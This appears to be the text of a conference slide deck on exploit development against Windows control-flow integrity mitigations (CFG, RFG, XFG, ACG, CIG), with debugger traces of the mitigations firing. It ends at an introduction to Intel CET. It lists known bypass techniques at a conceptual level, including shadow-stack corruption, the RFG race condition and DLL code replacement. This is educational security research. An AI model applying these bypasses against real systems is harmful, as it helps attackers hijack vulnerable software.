

# Confronting CFI

Control-Flow Hijacking in the Intel CET era for memory  
corruption exploit development

# Evolution of memory mitigations

## Userland Memory Mitigations


- **DEP / NX** (Data Execution Prevention / No-eXecute)
- **ASLR** (Address Space Layout Randomization)
- **PIE** (Process Independent Executable)
- **Stack canary**
- **Heap cookies**
- **Heap randomization**
- **RELRO** (RELocation Read-Only)
- **PEB Randomization** (Process Environment Block Randomization)
- **Heap safe unlinking**

## Kernel Memory Mitigations

- **Kernel DEP / Kernel NX**
- **SMEP** (Supervisor Mode Execution Prevention)
- **SMAP** (Supervisor Mode Access Prevention)
- **KPTI** (Kernel Page-Table Isolation)
- **KASLR** (Kernel ASLR)
- **Stack canary**
- **Heap randomization**
- **Page Table Randomization**
- **HVCI** (Hypervisor-Protected Code Integrity)
- **VBS** (Virtualization-Based Security)
- **Memory reservations / mmap\_min\_addr**
- **Heap safe unlinking**


# Common Control-Flow Hijacking techniques

- ROP (Return Oriented Programming)
- JOP (Jump Oriented Programming)
- COP (Call Oriented Programming)
- SROP (SigReturn Oriented Programming)




# Common Control-flow Hijacking: ROP

- Return-Oriented Programming
- Chain ret-terminated gadgets
- Turing-complete
- Requires stack control:
  - Stack pivoting
  - Stack overflow / OOB write
  - Write primitive into the stack



# Common Control-flow Hijacking: JOP and COP

- Jump-Oriented Programming
- Call-Oriented Programming
- jmp/call-terminated gadgets
- Needs a dispatcher
- Turing-complete



# Control-Flow Integrity (CFI)

- Control-Flow Integrity (CFI)
- Make Control-Flow Hijacking harder
- Mitigate common Control-Flow Hijacking techniques: ROP, COP, JOP

Two main solutions:

- Software-based CFI
- Hardware-assisted CFI

# Software-based CFI

## Microsoft Windows:



- Microsoft CFG (Control-Flow Guard)
- Microsoft kCFG (kernel Control-Flow Guard) (out-of-scope)
- Microsoft XFG (eXtended-Flow Guard)
- Microsoft RFG (Return-Flow Guard)

## GNU/Linux:

- grsecurity RAP (Reuse Attack Protector) (out-of-scope)
- Clang/LLVM CFI (out-of-scope)
- Clang ShadowCallStack (out-of-scope)

# Microsoft CFG (Control-Flow Guard)


- Enforces Forward-edge by checking call targets
- Heavily studied (and bypassed) by the offensive research community and academia
- Uses a bitmap to validate call targets
- Updates call targets on process start and image load





# Microsoft CFG (Control-Flow Guard)

```
0:000> r
rax=00007ff9c1eb7200 rbx=000001f32b1fe020 rcx=00007ff7e48422c8
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=00007ff7e4841172 rsp=000000595b7ef9f0 rbp=0000000000000000
r8=000000595b7ede08 r9=000001f32b1fcf20 r10=0000000000000000
r11=000000595b7ef8f0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
prog!vuln+0x99 [inlined in prog!main+0xf2]:
00007ff7`e4841172 ff1560100000 call     qword ptr [prog!_guard_dispatch_icall_fptr (00007ff7`e48421d8)] ds:
0:000> dq prog!_guard_dispatch_icall_fptr
00007ff7`e48421d8 00007ff9`c303c620 00007ff7`e4841f00
00007ff7`e48421e8 00007ff7`e4841f00 00000000`00000000
00007ff7`e48421f8 00007ff7`e48412a0 00007ff7`e4841000
00007ff7`e4842208 00000000`00000000 00000000`00000000
00007ff7`e4842218 00007ff7`e48411d0 00007ff7`e4841290
00007ff7`e4842228 00000000`00000000 00000000`00000000
00007ff7`e4842238 00000000`00000000 00000000`00000000
00007ff7`e4842248 00000000`00000000 000011d0`00001000
0:000> u 00007ff9`c303c620
ntdll!LdrpDispatchUserCallTarget:
00007ff9`c303c620 4c8b1d812d0f00 mov     r11,qword ptr [ntdll!LdrSystemDllInitBlock+0xb8 (00007ff9`c312f3a8)]
00007ff9`c303c627 4c8bd0          mov     r10,rax
00007ff9`c303c62a 49c1ea09        shr     r10,9
00007ff9`c303c62e 4f8b1cd3        mov     r11,qword ptr [r11+r10*8]
00007ff9`c303c632 4c8bd0          mov     r10,rax
00007ff9`c303c635 49c1ea03        shr     r10,3
00007ff9`c303c639 a80f           test    al,0Fh
00007ff9`c303c63b 7509           jne     ntdll!LdrpDispatchUserCallTarget+0x26 (00007ff9`c303c646)
```



# Microsoft CFG (Control-Flow Guard)

```
0:000> r
rax=00007ffd12164f4e rbx=00000245a8cb5330 rcx=00007ff6cfa422d8
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000001
rip=00007ff6cfa41178 rsp=000000c5f08ffe00 rbp=0000000000000000
r8=0000000000000000 r9=00007ffd11c009a0 r10=0000000000000000
r11=000000c5f08ffca0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
prog!vuln+0x9f [inlined in prog!main+0xf8]:
00007ff6`cfa41178 ff1562100000 call     qword ptr [prog!__guard_dispatch_icall_fptr (00007ff6`cfa421e0)]
0:000> u rax
KERNEL32!WinExec+0x1de:
00007ffd`12164f4e 5d      pop     rbp
00007ffd`12164f4f c3      ret
00007ffd`12164f50 cc      int     3
00007ffd`12164f51 cc      int     3
00007ffd`12164f52 cc      int     3
00007ffd`12164f53 cc      int     3
00007ffd`12164f54 cc      int     3
00007ffd`12164f55 cc      int     3
0:000> p
(2e68.768): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
Subcode: 0xa FAST_FAIL_GUARD_ICALL_CHECK_FAILURE
ntdll!RtlFailFast2:
00007ffd`14148680 cd29     int     29h
```

The diagram illustrates the execution flow leading to a security check failure. A red arrow originates from the `call qword ptr [prog!__guard_dispatch_icall_fptr (00007ff6`cfa421e0)]` instruction in the disassembly. It points to the `pop rbp` instruction, which is the first instruction of the `WinExec+0x1de` function. From there, the arrow continues to the `ret` instruction. Finally, the arrow points to the error message: `(2e68.768): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)`, which is the result of the `FAST_FAIL_GUARD_ICALL_CHECK_FAILURE` subcode.


# Bypassing CFG (I)

Known bypasses:

- Hijacking Control-Flow via **return address corruption**
- Leveraging **non-CFG images**
- **Read-only memory** attacks
- Thread's **CONTEXT** record corruption in *ntdll!LdrInitializeThunk* (thread suspension + stack address leaking)
- Abusing **NtContinue** and **longjmp** directly set RIP (mitigated already)
- Load DLLs providing **scripting engines**
- Race condition: modify JIT code (RW) before it is made RX
- Wrappers around explicitly suppressed functions
- DLL generated with **writable IAT**
- **Binary downgrade attacks**: attacker load signed image to perform known CFG bypasses
- Code replacement attack
- Attack against read-only CFG-related pointer (modify instrumented function to a “ret”)


# Bypassing CFG - Code Replacement Attack

1. `main()` -> `wrap()` -> `func()`
2. Attacker uses data corruption attack to **unload foo.dll**
3. Attacker forces a **load of bar.dll** into the **same virtual address** space `foo.dll` was loaded into
4. When `func()` executes “ret” the saved RET was for `wrap() @ foo.dll` but **bar.dll is occupying this memory space** instead, so it will return to code the original flow did not plan to (Eg.: a gadget)




# Microsoft RFG (Return-Flow Guard)

- Software-based Shadow Stack
- Removed to wait for Intel CET  
Hardware-assisted Shadow Stack  
instead



# Bypassing Microsoft RFG - Shadow Stack corruption


- Shadow Stack writable by attackers
- As pointed out by Eyal Itkin in “[Bypassing Return Flow Guard \(RFG\)](#)”, with write primitives we can achieve a controlled pair
- Double write primitive with **GetCurrentThreadStackLimits()**
- SS location can be retrieved through [VirtualQuery\(\)-iterating](#) or [AnC attack](#)



Controlled non-faulting corrupted pair

# Bypassing Microsoft RFG - Race condition



- RFG has a by-design race condition as pointed out by Joe Bialek in “[The evolution of CFI attacks and defenses](#)”
- If we change the return address before it is pushed into shadow stack, our corrupted one is pushed
- In addition, if the return address is corrupted after the instrumented check is executed RFG is bypassed





# Microsoft XFG (eXtended-Flow Guard)

- Hashes function prototype
- Compares hash on function pointer call
- Created to enforce Forward-edge CFI (CFG can be bypassed)
- Experimental (not default)





# Bypassing / circumventing XFG

- Harder to bypass than CFG
- We can call only functions of same / similar prototype -> extremely limited
- Functions with same / similar prototype can be called (same hash)
- Jumping into the middle of a function can interpret previous opcodes as the hash: might coincide with a valid one


# Microsoft ACG (Arbitrary Code Guard)

- Prevent code from being marked writable
- Prevent data from being marked executable
- Block **W^X** allocations
- Optional mitigation (originally: MS Edge hardening)

```
0:000> r
rax=ffffffffffffffff rbx=00007ff9c304d060 rcx=ffffffffffffffff
rdx=0000003f178ff840 rsi=0000000000000000 rdi=000001ca25de5580
rip=00007ff6ca1310f4 rsp=0000003f178ff810 rbp=0000000000000000
r8=0000000000000000 r9=0000003f178ff850 r10=00000000000000d7
r11=0000003f178ff4e0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
prog!TriggerACGFault+0x56 [inlined in prog!main+0x74]:
00007ff6`ca1310f4 ffd3          call     rbx {ntdll!NtAllocateVirtualMemory (00007ff9`c304d060)}
0:000> p
prog!TriggerACGFault+0x58 [inlined in prog!main+0x76]:
00007ff6`ca1310f6 8bd0          mov     edx,eax
0:000> r rax
rax=00000000c0000604
```

Protect = PAGE\_EXECUTE\_READWRITE

0xC0000604 (STATUS\_DYNAMIC\_CODE\_BLOCKED)



# Bypassing / overcoming ACG

- No RWX mappings - no code caves where to easily write
- We are not able to make code writable or data executable
- Bypass: write payload entirely as a code reuse attack: **extremely painful**
- JIT not compatible with ACG (dynamic unsigned code generation is a requirement)
- JIT MS Edge solution:
  - Move JIT entirely to separated process running an isolated sandbox
  - Content process is never allowed to map or modify its JIT code pages
  - Previous flaw: [“The "Bird" That Killed Arbitrary Code Guard”](#) by Alex Ionescu
- Leverage scripting engine to execute shellcode-free payloads (check: [“Shellcodes are for the 99%”](#))

# Microsoft CIK (Code Integrity Guard)

- Allows only to load MS-signed DLL images in process memory
- Loading DLLs from disk is not a common strategy by exploits though
- Would for example deny us trying to bypass ACG this way:
  - `hFile = CreateFile("C:\\end_payload.dll", ...);`
  - `WriteFile(hFile, dll_content, dll_size, ...);`
  - `LoadLibraryA("C:\\end_payload.dll");`

# Microsoft CIg (Code Integrity Guard)

```
0:000> r
rax=00007ff9c0c907a8 rbx=0000017efe8a0800 rcx=00007ff714362250
rdx=0000017efe8a0800 rsi=0000000000000000 rdi=0000017efe8a5580
rip=00007ff71436108b rsp=00000025433ef6f0 rbp=0000000000000000
r8=0000017efe8a5580 r9=00000025433ef6c8 r10=00000ffee286c200
r11=ffffffffffffffff r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
prog!TriggerCIGFault+0xb:
00007ff71436108b ff156f0f0000      call     qword ptr [prog!_imp_LoadLibraryA (00007ff714362000)]
0:000> da rcx
00007ff714362250  "./stage.dll"
0:000> p
prog!TriggerCIGFault+0x11:
00007ff714361091 488bd0          mov     rdx,rax
0:000> r rax
rax=0000000000000000
```

0xC0000428 (STATUS\_INVALID\_IMAGE\_HASH)

prog.exe - Bad Image



C:\Users\locke\source\repos\prog\x64\Release\stage.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. Error status 0xc0000428.

OK

# Bypassing / overcoming CIG

- Rollback trick (not useful for exploit dev: just malware dev)
- Leverage scripting engine to execute shellcode-free payloads (check: [“Shellcodes are for the 99%”](#))
- **Downgrading** to a non-CIG process: mitigated with “No Child Process”

# Hardware-assisted CFI

- Arm PAC (Pointer Authentication) (out-of-scope)
- Intel CET (Control-flow Enforcement Technology)
- Arm BTI (Branch Target Identification) (out-of-scope)

# Intel CET - Introduction

A CFI hardware-assisted mitigation to enforce program control-flow

